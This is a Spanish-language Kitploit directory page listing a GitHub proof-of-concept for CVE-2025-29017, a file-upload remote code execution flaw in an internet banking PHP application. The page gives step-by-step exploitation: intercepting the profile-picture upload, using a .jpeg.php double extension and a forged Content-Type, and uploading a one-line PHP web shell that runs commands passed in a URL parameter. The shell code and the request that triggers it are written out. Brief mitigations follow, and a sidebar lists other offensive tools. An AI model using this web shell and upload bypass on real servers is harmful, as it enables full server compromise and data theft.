
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/b1tm4r/cve-2025-29017
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónRed Teaming
GitHubb1tm4r/cve-2025-29017

CVE-2025-29017

Exploit de prueba de concepto para CVE-2025-29017, que demuestra ejecución remota de código mediante la carga de archivos maliciosos en Code Astro Internet Banking System 2.0.0.

Ver Repositorio
111hace 1 añoAún no revisado
Compartir

CVE-2025-29017 - Sistema de Banca por Internet 2.0.0 Ejecución Remota de Código a través de la Carga de Foto de Perfil

Descripción

Existe una vulnerabilidad de Ejecución Remota de Código (RCE) en Code Astro Internet Banking System 2.0.0 debido a una validación incorrecta de carga de archivos en el parámetro profile_pic dentro de pages_view_client.php. Los atacantes pueden eludir las comprobaciones de seguridad modificando la solicitud de carga, lo que conduce a la ejecución de código arbitrario.

Componente Afectado

  • Parámetro profile_pic en pages_view_client.php
  • La función de carga permite la ejecución de archivos PHP maliciosos

Pasos de Explotación


  1. Navegue a la configuración del perfil de usuario y busque una nueva foto de perfil.


  1. Intercepte la solicitud de carga de foto de perfil usando una herramienta como Burp Suite.


  1. Modifique el archivo a doble extensión (.jpeg.php), modifique el encabezado Content-Type a application/x-php y agregue código PHP malicioso:
<?php system($_GET['cmd']); ?>


  1. Puede comprobar si el archivo se ha subido en /admin/dist/img/:
http://IP:PORT/InternetBanking-php/admin/dist/img/image.jpeg.php?cmd=type C:\Users\file.txt


Impacto

  • Compromiso Total del Servidor
  • Robo de Datos
  • Escalada de Privilegios

Mitigación

  • Restrinja las cargas de archivos solo a formatos de imagen y verifique los tipos MIME.
  • Sanitice los nombres de archivo y bloquee archivos que contengan código ejecutable.
  • Almacene los archivos subidos fuera de la raíz web.

Referencias

  • Seguridad en la Carga de Archivos de OWASP
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    371
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    336
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    322

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →